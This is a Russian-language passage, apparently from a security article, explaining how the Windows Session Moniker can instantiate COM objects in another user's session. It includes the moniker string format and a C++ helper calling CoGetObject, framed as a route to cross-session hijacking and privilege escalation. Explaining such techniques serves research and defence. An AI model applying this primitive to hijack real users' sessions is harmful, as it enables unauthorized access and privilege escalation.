
SESSION MONIKER

Аналогично Elevation Moniker в Windows существует моникер и для сессий. Напомню, моникер — строковая репрезентация COM-объекта. Так вот, сессионный моникер может использоваться для инстанцирования COM-класса в конкретной сессии.

Например, если у нас есть COM-класс, один из методов которого позволяет выполнять команды, то, инстанцировав этот COM-класс внутри сессии другого пользователя через Session Moniker, мы захватим сессию этого пользователя.

Впрочем, не все так просто — в Microsoft наложили определенные ограничения, но с ними познакомимся чуть позже. Сначала предлагаю разобраться с принципом работы Session Moniker. И сделаем это с помощью слайдов Джеймса Форшоу.


Итак, есть несколько объектов.



Начальное состояние системы


Есть сессия пользователя Alice (мы сидим в ней), есть сессия пользователя Bob (ее будем захватывать). Также есть RPCSS — специальная служба, отвечающая за активацию COM-объектов.

Запрашиваем активацию COM-объекта в сессии Боба.




Запрос активации

Этот запрос попадает в службу RPCSS потому, что активацией COM-объектов управляет SCM. Затем служба RPCSS видит, что используется Session Moniker, обнаруживает сессию Боба и создает COM-объект внутри нее.



Активация

После успешной активации COM-объекта клиент (мы в сессии 1) получит указатель на интерфейс этого COM-объекта и сможет с ним взаимодействовать, например вызвать метод для исполнения команды.



Возврат указателя на интерфейс

Для использования сессионного моникера достаточно подготовить строку следующего вида:

```
"Session:[digits]!clsid:[class id]"
```


Здесь `digits` — это номер сессии, в которой запускать COM-класс, идентифицирующийся по CLSID из поля `class id`.

С помощью этой функции можно создавать COM-объекты в чужой сессии.

```
HRESULT CoCreateInstanceInSession (DWORD session, REFCLSID rclsid ,
REFIID riid , void ** ppv) {
    BIND_OPTS3 bo = {};
    WCHAR wszCLSID [50];
    WCHAR wszMonikerName [300];
    StringFromGUID2 (rclsid, wszCLSID, _countof(wszCLSID));
    StringCchPrintf (wszMonikerName , _countof(wszMonikerName ),
    L"session:%d!new:%s" , session, wszCLSID);
    bo.cbStruct = sizeof(bo);
    bo.dwClassContext = CLSCTX_LOCAL_SERVER ;
    return CoGetObject (wszMonikerName , &bo, riid, ppv);
}
```

Кажется, если бы кто угодно мог инстанцировать COM-классы через Session Moniker в чужих сессиях, это была бы брешь в обороне Windows. Получается горизонтальное повышение привилегий (вертикальное — если есть сессия администратора).

